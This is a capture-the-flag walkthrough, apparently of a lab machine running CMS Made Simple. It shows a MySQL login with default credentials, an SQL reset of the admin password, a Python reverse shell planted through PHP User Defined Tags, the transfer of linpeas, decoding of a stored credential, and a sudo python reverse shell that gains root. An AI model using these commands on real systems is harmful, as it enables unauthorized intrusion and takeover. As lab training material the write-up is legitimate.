RATING
Intermediate
ENUMERATION

As usual, we kick things off with our nmap scan:
Command: nmap -sV -sC -T4 -Pn -p- 192.168.201.74

Navigating to this in our browser, we find a site running CMS Made Simple:

There isn’t too much of interest here except that we are able to find this login page, but with no credentials, it isn’t of much use:
Setting our sights to the running mysql server, we try logging in using some default usernames and passwords and root:root successfully logs us in:
Command: mysql -h 192.168.201.74 -uroot -proot


We list the databases and hop over to cmsms_db:
Command: show databases;
Command: use cmsms_db;

We then list the tables in this database:
Command: show tables;

Of interest to us is the cms_users table:
When listing out its contents, we discover the user admin:
Command: select * from cms_users;

Since it doesn’t appear to be a hash that we can decode, we look for other means. Luckily for us, CMS Made Simple has some great documentation for resetting a user’s password:
Command: update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''),'password'))) where username = 'admin';


After resetting the admin password to password, we can now log into the CMS at http://192.168.201.74/admin/login.php:

Taking a look under Extensions, we see an entry for User Defined Tags:

According to the CMS Made Simple documentation, User Defined Tags lets us insert PHP code. Once again, our minds should run to reverse shell:
EXPLOITATION
We add a new User Defined Tag and insert our python reverse shell to be executed via PHP:
Command: shell_exec("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.45.153\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'");

After submitting our new User Defined Tag, we can view it and see that a Run button is available:


Once we set up our netcat listener and run our User Defined Tag, we can catch our shell and upgrade it:
Command: nc -nvlp 1234
Command: python -c 'import pty; pty.spawn("/bin/bash")'
After transferring linpeas over to our target and running it, we discover a password file over at /var/www/html/admin/.htpasswd containing a hash:
Command: python3 -m http.server 80 (on attacker machine)
Command: wget http://192.168.201.74/linpeas.sh (on target)
Command: chmod +x linpeas.sh
Command: ./linpeas.sh

The hash is base64 encoded so we decrypt it on our local machine.
Command: echo "TUZaRzIzM1ZPSTVGRzJESk1WV0dJUUJSR0laUT09PT0=" | base64 -d
The output appears to be base32 encoded, so we further decrypt that.
Command: echo "MFZG233VOI5FG2DJMVWGIQBRGIZQ====" | base32 -d

This leaves us with the username and password combo of armour:Shield@123:

We can now switch over to this user:
Command: su armour
PRIVILEGE ESCALATION

Running sudo -l reveals that this user can execute python commands with root privileges:
Command: sudo -l
We can use a similar python reverse shell to what we used before:
Command: sudo python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.153",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
<s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'


Catching this with our netcat listener, we are root and can read our proof.txt:
Command: nc -nvlp 443